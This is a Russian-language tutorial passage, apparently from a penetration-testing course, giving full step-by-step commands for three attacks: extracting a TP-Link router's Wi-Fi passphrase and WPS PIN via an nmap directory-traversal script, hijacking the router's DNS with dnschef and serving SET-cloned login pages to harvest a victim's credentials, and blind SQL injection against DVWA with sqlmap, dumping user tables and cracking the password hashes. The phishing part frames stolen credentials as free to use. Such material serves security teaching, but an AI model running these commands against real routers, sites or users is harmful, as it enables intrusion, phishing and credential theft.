Посмотрим, как вообще устанавливаются скрипты, очистим экран, перейдем в папку scripts – «cd scripts/», у нас здесь очень много скриптов, все эти скрипты используются для разного рода сканирований или «exploit» различных уязвимостей. Давайте проверим установлены ли у нас нужные скрипты «ls http-tplink-dir-traversal.nse» – это один из способов проверить наличие чего-то, «cat http-tplink-dir-traversal.nse» и вот мы видим сам скрипт, целиком скопированный с сайта.

Итак, скрипт у нас есть, далее пишем «touch http-tplink-dir-traversal.nse», затем «ls http-tplink-dir-traversal.nse», «nano http-tplink-dir-traversal.nse» и просто вставляем код с сайта в наш файл, который мы только что создали. Давайте возьмем ещё один – это будет afp, проверим, есть ли у нас такой «ls afp-path-vuln.nse», вам придется вручную их устанавливать: просто создаем файл с именем скрипта, которое берем с сайта, а затем наполняем этот файл информации, которую берем по ссылке и вставляем в наш файл. Ниже на видим требованиям. Так что идем в библиотеку «library vulns» – это требующаяся библиотека, здесь где-то должна быть ссылка - source, здесь нет секции download, здесь написано source, если кликнем, то снова видим тот же экран, где нам нужно просто скопировать весь текст. Далее терминал, выходим из папки скриптов «cd nselib/», «ls» и создаем библиотеку здесь «nano vuln.lua», вставим код и ctrl+o для сохранения.

Давайте выполним последнюю команду «nmap -p80 --script http-tplink-dir-traversal.nse --script-args rfile=/tmp/ath0.ap_bss -d -n -Pn <target>»,

вставляем здесь вместо слова таргет - вставляем ip, например, «nmap -p80 --script http-tplink-dir-traversal.nse --script-args rfile=/tmp/ath0.ap_bss -d -n -Pn 192.168.0.1». 192.168.0.1 – это наш роутер, это наш сетевой адрес, но также можно использовать и внешний ip, если он у вас есть. У нас выхода в интернет с этого роутера нет, так что делаем так: жмем Enter и у нас есть wpa_passphrase = “test123456789”, есть pin по умолчанию, вам он может понадобиться (строка wps_default_pin=).




Рисунок 24 – Пароль от роутера (nmap)

РАБОТА С НАСТРОЙКАМИ DNS И КАК ПЕРЕНАПРАВИТЬ ТРАФИК

Откроем браузер, пишем, например, «www.facebook.com» воспользуемся этим сайтом для нашей экспериментальной работы прежде всего потому, что у него хорошая защита, но с самим сайтом «Facebook» мы ничего делать не будем. Пользователь вводит доменное имя «www.facebook.com» и вместо перенаправления на верный ip-адрес, он перенаправляется на какой-то IP, который ввели мы, наш IP, на котором стоит веб-сервер и прослушивает весь получаемый трафик и пользователь таким образом видит клон сайта, на которой он заходит и вводит свои учетные данные, когда он это сделает мы получаем учетные данные и можем делать с ними все, что душа пожелает. Для этого запустим две виртуальные машины – «Kali Linux» и Windows (это наша жертва). Эта атака также может комбинироваться с «sslstrip».

Перейдем к нашей Kali, нам понадобится несколько инструментов, нам повезло – это уже предустановлено в «Kali Linux». Убедитесь, что ваши виртуальные машины подключено к интернету и у вас есть к нему доступ, но даже если нет, мы всё равно сможем это сделать, единственное, что нельзя будет выполнить задуманное нами со внешними машинами без доступа в интернет, с виртуальными такое сделать можно. Мы пытались скомпрометировать роутер, используя этот роутер мы можем легко изменить настройки DNS мы, можем выставить в качестве DNS сервера нашу виртуальную машину. Откроем браузер, 192.168.1.1, введём учетные данные, которые получили в прошлый раз, введём их. Увидим интерфейс

роутера Tp-Link, здесь множество настроек, но нам интересны настройки DNS. В расширенных настройках мы видим «firewall», если мы хотим установить мост с роутером, его нужно отключить. Далее еще несколько вещей «NAT», «Routing», можно посмотреть кто подключен к роутеру. Мы ищем DNS-настройки interface setap - Lan - DNS Relay выставляем «Использовать пользовательский DNS» В Primary DNS Server напишем Ip-адрес нашей виртуальной машины. И, когда вы ввели фейковый DNS сервер, который создали, неплохо было бы вести Secondary DNS Server – это будет 8.8.8.8 – это гугловский DNS-сервер, жмём Save и ждем. Очистим экран.

Начнём использовать инструменты, о которых мы говорили ранее. Выполним вот такую команду «dnschef --fakeip=192.168.1.102 --fakedomains=randomName.com --interface=192.168.1.102» вы можете сделать это вручную, настроить DNS сервер для локального запуска, задать Ip хоста и так далее. «Fakedomains», сюда мы задаем имена настоящих доменов и назначаем интерфейс. «Fakeip», здесь мы вводим фейковый ip из нашей сети, на котором запущен наш сервер apache или мы можем вести сюда наш public ip, если мы используем его, то нам нужно будет настроить наш роутер для перенаправления всего трафика на наш веб-сервер, однако, это делать не рекомендуется, вместо этого, что намного лучше, использовать vpn.

Нам предстоит работа с каждым отдельным сайтом, однако, есть некоторые проблемы с кэшем браузеров, так что это может вызвать некоторое затруднение.

Во-первых, мы поставили на роутеры наш собственный DNS, мы изменили настройки DNS и теперь нам нужно запустить dnschef. Это не работает, потому что нам надо выбрать какой-нибудь веб-сайт. Возьмём форум LinuxQuestions, копируем адрес, свернем браузер, вызовем нашу команду, где в аргументе «fakedomains» ставим адрес сайта «fakedomains=linuxQuestions.org», жмем «Enter» и все запросы этого сайта будут перенаправлены на IP-адрес, который является нашим веб-сервером, но ничего хорошего из этого не выйдет, если мы не запустим наш веб-сервер, так что давайте позаботимся об этом. Очистим экран и теперь нам нужно вызвать «setoolkit», жмем «Enter».

Рисунок 25 – Setoolkit

Давайте зайдем в «Social-Engineering attacks», видим spear-phishing, вектор атаки веб-сайтов, генератор зараженного носителя, Payload, Mass mailer, множество различных вещей.

Итак, что нам нужно – Website Attack Vectors, выберем это и снова у нас куча подменю. Давайте приступим к методу сбора учетных данных, потому что нам нужны учетные данные, так что жмем 3, теперь нам нужно клонировать сайт (Site Cloner) и поместить его на наш локальный веб-сервер. Нам нужен IP-адрес, вводим. Жмем Enter, теперь нам нужно доменное имя полное, вместе с http, так что просто копируем и вставляем сюда. Как видим здесь написано «Set поддерживает как http, так и https». Клонирование началось. «Enter». Пишем 99 для выхода, снова 99 выходим, из соц. Инженерии, очистим экран. Наш сайт клонирован и, если мы в браузере теперь впишем наш ip, увидим клон сайта. И если присмотреться, на нем нет рекламы, реклама не скопировалось, потому что сайт, который мы скопировали также содержит «java script», который собирает учетные данные.

Итак, совсем недавно мы поменяли настройки DNS на удаленном устройстве, чтобы все запросы перенаправляли к нам, и эта процедура до сих пор запущена, запросы отправляются, также запущен «set»». Мы сделаем следующее: напишем «cd /var/www», Enter «ls», видим «index.html» – это копия сайта и harvester_[дата].[маркировка].txt. Напишем «tail -f harvester_[дата].[маркировка].txt», например «tail -f harvester_2015-03-29\ 17\:15\:34.706870.txt» и жмем Enter, таким образом мы получим ленту событий в реальном времени и будем знать, что происходит в момент, когда вы что-то увидите, когда получили пароль, например. Можно вырубать DNS-сервер, запущенный на нашем компьютере и позволить клиенту продолжать работу, не посылая всю информацию через нас. Мы хотим вырубить нашу атаку, когда получили нужную информацию, сперва информация проходит через первый DNS-сервер в настройках, если наш сервер включен, таким образом роутер проверяет DNS-сервер, если он не работает, то роутер использует второй сервер, всегда в такой последовательности, так что, как только вы выключили сервер - ничего страшного, информация пройдет через другой DNS, как только включили сервер, информация снова идет через нас, таким образом, мы просто добавляем дополнительный уровень безопасности к нашей атаке.

Продолжим, откроем наш браузер и пишем URL, который мы использовали «www. LinuxQuestions.org», жмем «Enter». Пошла загрузка. Когда вы поставили настройки DNS, то на компьютере может хранится кэш и ваша атака не увенчается успехом до тех пор, пока пользователь не перезапустит браузер. Если сайт выглядит не очень, то процесс стоит запустить заново полностью, удалить файлы в директории «var». Итак, все эти файлы нам нужно удалить и повторить процесс клонирования, «dnshef» трогать не надо. Если что-то не работает, лучшее что, мы можем сделать – это проверить всё на нашей виртуальной машине.

Продолжить и впишем свое имя пользователя, например «Relax» и пароль «test», попробуем войти и получим сообщение об ошибке. Давайте посмотрим, что в нашем файле, как видите всё записано, попытки, «username – Relax», «password – test».

Рисунок 26 – Файл с логином и паролем

SQL-INJECTION[21]

Что такое SQL-injection? Название говорит само за себя, мы просто вставляем «sql» код в http-запрос или где-то на сайте, тем самым получаем информацию из баз данных, обслуживающих данный сайт, вытаскиваем информацию из этих баз данных, чтобы она была показана на самом сайте. Это способ проверить учетные данные, например, мы вводим имя пользователя и пароль, приложение, которое стоит на веб-сервере сравнивает учетные данные с учетными данными, хранящимися в базе данных, если они совпадают – вы можете войти в аккаунт, если же нет, то, разумеется, не можете – доступ закрыт. Однако, чаще всего, учетные данные пользователей, особенно пароли в базах данных зашифрованы. И это проблема, особенно, если используется MD5 Hash, его не просто взломать, возможность есть всегда, но это займет очень много времени, а если кто-то использует очень сложный пароль, то этого не случится и вовсе. Мы можем добыть зашифрованные пользовательские данные и воспользоваться несколькими компьютерами для их расшифровки за довольно короткий промежуток времени – это первый способ, или мы можем извлечь какую-то другую полезную информацию.

Давайте установим нашу виртуальную лабораторию, потому что мы не можем сделать это с каким-то сайтом – это незаконно. Первое, что нам понадобится – это «Damn Vulnerable Web Application» (DVWA) – очень

[21] См. подробнее: Акатов Т.Т. Безопасность сайтов: SQL – инъекция // Вестник науки: Международный научный журнал. – 2019. - № 6(15). Т.4. – С. 265-269. – URL: bezopasnost-saytov-sql-inektsiya.pdf; Бондаренко Е.С. Исследование уязвимости баз данных от SQL-инъекций с использованием Веб-приложения WEBGOAT // Контенсус. – 2016. - №8(49). – С. 130-135; Бучков Е.А., Борисова С.Н. Уязвимость Web-приложений // Международный студенческий научный вестник. – 2015. – № 3 (часть 2). – С. 267-268; Евтеев Д. SQL Injection от А до Я. – URL: https://www.ptsecurity.com/upload/corporate/ru-ru/analytics/PT-devteev- AdvancedSQLInjection.pdf.

уязвимое web-приложение. Заходим на сайт www.dvwa.co.uk, кликаем download, заходим в папку загрузок или можем просто открыть прямо отсюда, жмем «Извлечь файл» и он распакуется в папку по умолчанию, жмем выход. Наша папка по умолчанию для загрузок называется downloads, так что идем в директорию home, далее downloads, видим файл, который мы извлекли из архива. Вот наша папка – DVWA-1.0.8, нам нужно скопировать ее в папку Сервер. Открываем терминал, вводим следующую команду «cp -Rv /home/[имя пользователя]/Downloads/ DVWA-1.0.8 /var/www/» для режима рекурсии, таким образом будут скопированы все подпапки. Как видим, нам показали каждый файл, который был скопирован, очистим экран. Пишем «pwd», отобразится рабочая папка. Если у вас что-то есть в этой папке, вам нужно это удалить перед копированием, либо вы можете скопировать эту папку и потом удалить остальное, но первый вариант, разумеется, проще. Просто убедитесь, что ничего не будет мешать каким-либо образом нашим web-приложениям.

Итак, первое, что нам нужно сделать – это написать «chmod -Rv 777 /var/www/ DVWA-1.0.8» для того, чтобы сменить режим папки, жмем «Enter». Мы увидим папку здесь (URL -localhost), если мы этого не сделали, то здесь мы ее не увидим. Переходить в глобальный режим - плохая идея, но, учитывая, что мы запускаем этот сервер в локальной сети, то нет ничего страшного. Никто снаружи доступа к нему не имеет, так что пока Вы – единственный человек, у которого есть доступ к этой папке, к этому веб-серверу. Продолжим и кликнем по папке, сразу видим надпись: «невозможно подключиться к базе данных MySQL», жмем сюда и устанавливаем базу данных.




Рисунок 27 – Настройки базы данных

Жмем «Создать базу данных», и у нас ошибка «невозможно подключиться к базе данных, пожалуйста, проверьте файл конфигурации». Нам нужно проверить конфиг и добавить несколько дополнительных параметров, но сперва нам нужно запустить наш sql-server, пишем «apt-cache search mysql | grep -I database | less», запускаем, должно быть написано «mysql-client», копируем название, жмем Q для выхода, пишем «apt-get install mysql-client». Если сервер не установлен, то ничего страшного, просто пишем такую команду «apt-get install mysql-server»,

жмем «Enter». «apt-get install mysql-server» – эту команду нужно запустить *первой*, «apt-get install mysql-client» *второй*. Далее мы сможем получить доступ к нашему sql-серверу. Теперь пишем «service mysql start» для запуска сервера базы данных mysql.

Продолжим и очистим экран, пишем «mysql -h localhost -u root -p», -u для юзера, -p для пароля. Если вы делаете это впервые и не вносили никаких изменений в конфигурацию базы данных, то не нужно использовать параметр -p, удалите его. Сервер запущен, мы можем без проблем к нему подключиться, сейчас мы используем базу данных MySQL – вот, что нужно будет вводить во второй раз, когда установите пароль, просто добавить -p - аргумент для пароля.

Синтаксис команд MySQL отличается от Linux, например, нет команды clear (очистить), так что для этого нужно будет вводить другую команду, чтобы был такой эффект.

Команда, которую нам нужно запустить «SET PASSWORD FOR root@localhost=PASSWORD('test')», вставляем в терминал. В кавычках задаём пароль. Если мы нажмём «Enter» – ничего не произойдет. Мы просто сдвинемся на строчку ниже, где ожидается другая команда, здесь мы можем добавить дополнительные параметры, но мы этого делать не будем. Сейчас мы просто введём точку с запятой, «Enter» и готово, видим запрос выполнен, удалено n строк. Итак, мы установили пароль и пишем «exit». Возвращаемся к нашему сайту – «невозможно подключиться, проверьте конфиг». Теперь мы можем очистить экран. Сменим рабочую папку «cd /var/www/DVWA-1.0.8 /», «ls», «cd config/"», «ls», в папке файл php, пишем «nano config.inc.php» и скролим вниз, увидим строчку «db_password=password» – это, разумеется, не наш пароль, нам нужно ввести «test», «ctrl+o» – для сохранения, «ctrl+ x» – для выхода. Убедитесь, что у вас есть root права, когда делаете что-то подобное в командной строке, настраиваете пароли или редактируете что-то файлах. Выйдем «exit». Теперь мы пользователь тест и, если мы напишем в терминале «su», у нас спросят пароль, введем «test» и теперь мы root. Очистим экран и запустим сервис, пишем «service mysql status». Продолжим, очистим экран, «service apache2 restart», видим надпись: «Невозможно точно определить полное доменное имя» – это не важно это не ошибка, предупреждение.

Возвращаемся на сайт и видим, что база данных была создана, таблица пользователей создана, данные введены в таблицу пользователей, создана таблица «гостевая книга», данные введены и в таблицу, установка прошла успешно, никаких проблем.




Рисунок 28 – База данных создана

Итак, открываем браузер, и посмотрим с начала IP-адрес. Для этого: пишем «ifconfig», находим IP-адрес, копируем его, вставляем в адресную строку, открываем и немедленно сталкиваемся с проблемами нам нужно имя пользователя и пароль. Открываем терминал, эти вещи по умолчанию находятся в файле установки, а точнее в Readme-файле с инструкциями к установке. Так что пишем «Cd/var/www/», «cd DVWA-1.0.8/», «Ls», находим наш Readme-файл, открываем его и видим множество разных пояснений. Здесь говорится, что имя пользователя по умолчанию «admin», а пароль по умолчанию «password». Здесь есть даже видео по установке. Если это все будет стоять на вашей физической машине, то сменить имя пользователя и пароль будет хорошей идеей. Вводим «admin» и «password». Пока мы используем «bridge» адаптер «virtualbox», сменить учетные данные будет тоже неплохо.

Посмотрим, что у нас здесь есть, у нас есть множество видов атак: «Brute Fore», «Command Execution», CSRF, «sql injection», «file inclusion» и так далее. Ниже у нас есть DVWA Security, кликаем на нее и здесь мы можем настроить уровень безопасности данного в приложения: низкий, средний и высокий. Выбираем высокий, потому что, это будет лучше соответствовать сегодняшним реалиям, если выставить низкий, то всё, что вы будете делать просто, пролетит без особых проблем, а в реальном мире такого не бывает. Итак, выставляем «high», кликаем «Submit» для применения изменений, далее кликаем «sql injection (blin)».

Рисунок 29 – Настройка безопасности

Здесь обычно вписывается ID, если мы просто нажмём применить с пустым полем, то выше, в адресной строке мы увидим ID= и ничего. Всё, что мы напишем в строке, пропишется и в адресную. Итак, мы установили наши настройки безопасности, настроили среду. Теперь давайте перейдем к «Burp Suite», он создаст для нас прокси, он нужен нам для захвата определенной информации, некоторой информации, в основном – это «cookies», который мы позже сможем использовать с «Sqlmap» в основном потому, что у нас уже есть вход на сайт и нам нужно включить и «Sqlmap» для запроса поля ввода и пройти аутентификацию с помощью ID-сессии. Это отличный способ, потому что большинство сайтов позволит вам создать, что называется базового пользователя. И сайты с регистрацией, и страницы входа, там есть несколько контрмер системы обнаружения вторжений, если они видят, что что-то не так ваш IP забанят.

Откроем еще один терминал, пишем «burpsuite», жмем «Enter». Если вы запускаете его впервые, то вас попросят подтвердить, что вы ознакомились с правами и так далее, спросят о возможности отправлений анонимных данных, отправлять или нет – дело ваше, но с условиями пользования вам придется согласиться. Открываем, в левом верхнем углу кликаем на вкладку «Proxy», далее «intercept», но сперва кликнем на Options справа и убедимся, что 127.0.0.1 8080 выбран, он должен быть выбран по умолчанию. Возвращаемся к вкладке «intercept», убедитесь, что здесь включена «intercept in on». Свернем терминал, вернемся к браузеру, кликаем: «edit - preferences - advanced - network – settings», кликаем на «manual proxy configuration» и убедитесь, что здесь написано 127.0.0.1 порт 8080 и галочка ниже «Use this proxy server for all protocols», кликаем «OK», закрываем, перезагружаем сайт и, разумеется, сайт не перезагрузиться, пока вы ему это не позволите.

В «burpsuit» Вы немедленно можете посмотреть захваченную информацию, и он ждет пока вы скажете, что с ней делать. Вы можете продолжить, сбросить, отправить ее куда-то, очень много различных функций. Но пока мы просто скопируем «url», кликаем «Action - copy url». Открываем текстовый редактор, вставляем url. Как видим, сайт всё ещё висит, поэтому кликнем «forward» и сайт наконец перезагрузиться. Перехват всё ещё включен.

Давайте еще раз в строку введем ID, перезагрузим сайт и в burpsuite видим написано «cookies security = high», а затем PHPSESSID, знак равно и набор символов, копируем его.

Открываем редактор и прямо рядом с «url» вставляем наше ID, теперь можно закрыть burpsuite. Как видите, когда мы вырубили прокси, через который работал браузер – всё упало и теперь ничего сделать нельзя, так что нам нужно убрать настройки, для того чтобы браузер снова мог открывать странице, иначе мы не сможем использовать его для серфинга в интернете. Так что возвращаемся к окну, где вводили прокси и кликаем пользователь – настройки системного прокси, закрываем, пробуем снова и все работает без проблем. Теперь, когда у нас есть кое-какая информация, помните – всё, что мы делаем, мы делаем на своей машине, единственное, что здесь работает удаленно – это веб-сайт, так что мы можем настраивать браузер как нам угодно и использовать «burpsuite» для извлечения информации, вроде cookies-сессии или «url».

Внесём изменения в команду sqlmap, вот она «sqlmap -u “http://192.168.1.102/DVWA-1.0.8/vulnerabilities/sqli_blind/?id=1&Submit#”--cookie=”security=high; PHPSESSID=k14s793jghpn7tec2pnjojv1j3”». Знак решётки важен. Итак, в секции cookies нам тоже нужно внести кое-какие изменения - нам нужен идентификатор для cookies, так что PHPSESSID – это «cookies», который мы выбрали, а также мы можем выставить уровень защиты. Давайте зайдем на сайт, здесь стоит «high», однако, даже несмотря на то, что здесь стоит высокая защита мы все равно можем поиграться с «cookies», это можно делать и на других сайтах, модифицировать их для получения различных результатов. Сфокусируемся на конкретный уязвимости и не будем терять время, итак, здесь у нас есть кое-какая информация и вся эта информация говорит нам об уязвимости, но нам все равно нужно что-то с ней делать, нам все равно нужно извлечь информацию из log-файла, который находится вот здесь ‘/root/.sqlmap/output/192.168.1.102’, открываем его и смотрим что там написано.

Рисунок 30 – Адрес log-файла на сайте

Очистим экран. «sqlmap -u “http://192.168.1.102/DVWA-1.0.8/vulnerabilities/sqli_blind/?id=1&Submit#”--cookie=”security=high; PHPSESSID=k14s793jghpn7tec2pnjojv1j3” --dps». И у нас появляется ошибка, давайте попробуем обмануть сайт, меняем «high» на «Low», повторим процедуру. Если мы вернёмся на сайт и кликнем на безопасность, то мы видим, что там стоит «high», здесь ничего не

поменялось. Давайте вернемся к инъекции и откроем терминал, видим доступные базы данных у нас есть: «dvwa, information_schema, mysql» и «performance_schema». Если мы вернемся к нашей команде и напишем «-D» для базы данных и теперь мы можем извлечь таблицы из определенных баз данных, команда «-dbs» просто дает вам название баз данных доступны и базы данных, но мы не можем посмотреть, что в какой базе данных содержится и довольно проблематично бывает проверить каждую, потому что порой их очень много и это может занять очень много времени.

Давайте посмотрим, что еще у нас есть, давайте добавим «mysql --tables», жмем Enter. У нас есть множество таблиц, давайте посмотрим, что можно сделать с пользователями (user). Давайте изменим аргумент, напишем «-T» для таблиц и посмотрим, что находится в таблице user, пишем «sqlmap -u «http://192.168.1.102/DVWA-1.0.8/vulnerabilities/sqli_blind/?id=1&Submit#» -cookie=”security=high; PHPSESSID=k14s793jghpn7tec2pnjojv1j3” -T user --column», Enter. Посмотрим, что мы получим, сообщение «хотите ли проверить наличие столбцов?», ответим «Да», далее сообщение «введите номер потоков» - чем большее количество потоков вы введёте, тем быстрее пойдет процедура, но увеличится риск вашего обнаружения. Давайте попробуем ввести четыре потока на этой виртуальной машине. Процесс завершится, и мы сможем увидеть контент таблицы. Как видим надпись «столбцов не найдено», такое может случиться. Давайте попробуем что-то другое, видите это таблица user, но в ней нет столбцов – это значит, что в ней ничего не содержится.

Введём «sqlmap -u “http://192.168.1.102/DVWA-1.0.8/vulnerabilities/sqli_blind/?id=1&Submit#”--cookie=”security=high; PHPSESSID=k14s793jghpn7tec2pnjojv1j3” -D dvwa --tables »,таблицы захвачены. Помните, что мы делаем это по локальной сети, веб-сервер находится на той же машине, с которой мы проводим атаку и это дает преимущество скорости. Давайте продолжим, напишем «sqlmap -u “http://192.168.1.102/DVWA-1.0.8/vulnerabilities/sqli_blind/?id=1&Submit#”--cookie=”security=high; PHPSESSID=k14s793jghpn7tec2pnjojv1j3” -T users --column», Enter. Итак, у нас есть столбцы и их тип, от типа зависит то, какая информация там хранится, например, в этом столбце int - это целые числа, varchar - это символы, какие-то строки это могут быть простые строки, где могут быть пробелы. Аргумент «-C» для Column-столбца, «-T» для table (таблиц), «-D» для Database (баз данных). Если нам нужно больше одного столбца, то ставим запятую и задаём еще. Например, password, давайте возьмем имя и фамилию (first name) и (last name). «sqlmap -u “http://192.168.1.102/DVWA-1.0.8/vulnerabilities/sqli_blind/?id=1&Submit#”--cookie=”security=high; PHPSESSID=k14s793jghpn7tec2pnjojv1j3” -C first_name,last_name,user,password --dump ». Столбцы могут быть очень длинными, так что лучше не прописывать их все, вам просто не хватит экрана. Давайте попробуем пользователей и пароли, а потом уже имена и фамилии. «sqlmap -u “http://192.168.1.102/DVWA-

1.0.8/vulnerabilities/sqli_blind/?id=1&Submit#”--cookie=”security=high; PHPSESSID=k14s793jghpn7tec2pnjojv1j3” -C user, password --dump».Получим сообщение «вы хотите сохранить хэш во временный файл для их дальнейшей обработки другими инструментами?». Видим строчку «”1337”,”Hack”,”me”», а далее идет hash – это скорее всего пароль, зависит от того, как мы это все использовали. Это довольно малая информация, но зная ее, можно уже многое понять. Вопрос сохранить ли хэш для его дальнейшего взлома? Потому как мы не можем использовать его в таком виде, нам нужно вытащить из него пароль.




Рисунок 31 – Строчки из таблицы

Мы попытаемся взломать его с обычным словарем, но вы можете применить любые словари, любые инструменты для взлома hash`ей, специальные словари, диапазоны для того, чтобы взломать этот пароль и подобные ему штуки. Давайте дадим «sqlmap» шанс взломать их, используя словарь по умолчанию. Сообщение об атаке по словарю, пишем «Да». Можем использовать этот файл по умолчанию, можем задать свой, его Вы можете скачать из интернета, просто набрав «словари для брутфорса» или что-то такое, также вы можете указать файл со списком словарей, вам не нужно для этого хранить все словари на своем компьютере, потому как некоторые из них довольно больших размеров, так что вы можете сохранить парочку, попробовать их, удалить, скачать другие, попробовать и так далее. Воспользуемся словарем по умолчанию, так что жмем «Enter». Сообщение «хотите ли вы использовать обычные префиксы», ответим «нет». Давайте посмотрим, как он справится с этим заданием, мультипроцессорный взлом hash`a на данной платформе не поддерживается. Вновь сообщение «хотите взломать его по словарю», ответим «Да». Видим «user- admin, first_name -admin, last_name – admin» и «password» – это хэш и настоящий пароль в скобках. Вернемся обратно, и как видим, мы выяснили все пароли пользователей сайта. Теперь вы можете использовать эти учетные данные для входа на сайт и для получения доступа.

